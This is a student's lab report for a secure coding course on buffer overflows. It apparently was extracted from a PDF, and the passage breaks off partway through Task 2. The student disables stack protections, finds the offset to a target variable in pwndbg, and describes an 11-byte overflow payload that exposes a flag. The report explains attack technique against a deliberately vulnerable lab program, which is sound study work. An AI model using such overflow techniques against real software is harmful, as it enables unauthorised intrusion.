Author: Artem Peychev Class: CYBR437 Secure Coding Due: November 4th, 2026

Lab 6 - Buffer Overflow


Task 1

After reviewing Task1.c code I compiled it using the following command:


```
cc Task1.c -o Task1 -fno-stack-protector -no-pie -m32 -Wno-error=implicit-function-declaration
```




After compilation, I used the file command to determine the executable's endianess. The output shows that the file is LSB or Least Signifiant Byte first meaning it uses little endian ordering.




Next I used checksec to make sure stack canary protection is disabled before moving on to diassembling using pwndbg.



Then I ran pwndbg, using break man command then use ni stands for next instruction to execute the next set of instructions. The instruction `mov ptr [ebp-0xc], 0` indicates a 4 byte local variable is located at that offset 0xc (12 bytes) below the EBP address. I calculated the address using EBP = 0xffffcb78 and subtracted the 12 bytes which gave me a memory address of 0xffffcb6c and that memory address was given value of zero stored in 4 bytes or 00 00 00 00.




The lea stands for load effective address instruction calculates the memop address located 0x16 (22 bytes) below the EBP and stores that address 0xffffcb62 in EAX register. This address is then passed to gets() function which tells me that is where the buffer starts. After push eax line the call gets which calls the get() function which takes the address of character buffer where it stores user input. So the compuler passses memory address of 0xffffcb62 to gets() which is where the buffer starts.




In summary I found `lea eax, [ebp-0x16]` which is 22 bytes offset from EBP before that I found `move dword ptr [ebp-0xc, 0]` which is 12 bytes offset from EBP comparing the two offsets 0x16-0x0c = 0x0a (10).

To verify this finding, I set a breakpoint immediately after the gets() function returned and supplied a cyclic pattern as input. Inspecting memory revealed that the cyclic pattern started at address which was 0xffffcb62, confirming the beginning of the buffer. The pattern continued past address 0xffffcb6c, which is the location of the target variable. This confirmed that input exceeding the buffer's capacity overwrites the adjacent variable stored at [ebp-0xc].

Providing more than 10 bytes of input, the buffer overflow allows user-controlled data to modify the target variable and influence the program's execution flow.




After finding that the 10-byte buffer could be overflowed to reach the target variable, I changed the payload in exploit.py to send 11 bytes of input. The script sent this input to the vulnerable gets() function. The extra byte went past the buffer and changed the nearby variable at ebp-0xc on the stack. After saving the file, I ran python3 exploit.py. The overflow worked, and the program revealed the secret message and flag.



Task 2

First, I compiled the C code for Task 2, checked the file properties, and checked what security was enabled using checksec.






After launching the program in pwndbg and setting a breakpoint at the beginning of the verifyLaunchKey() function, I stepped through the instructions using the ni (next instruction) command. During the


disassembly, I identified the instruction:


```
mov dword ptr [ebp-0xc], 0x87654321
```

This instruction initializes the launchKey variable with the value 0x87654321. Since EBP was 0xffffcb78, the variable was located at memory address 0xffffcb6c (0xffffcb78 - 0x0c).

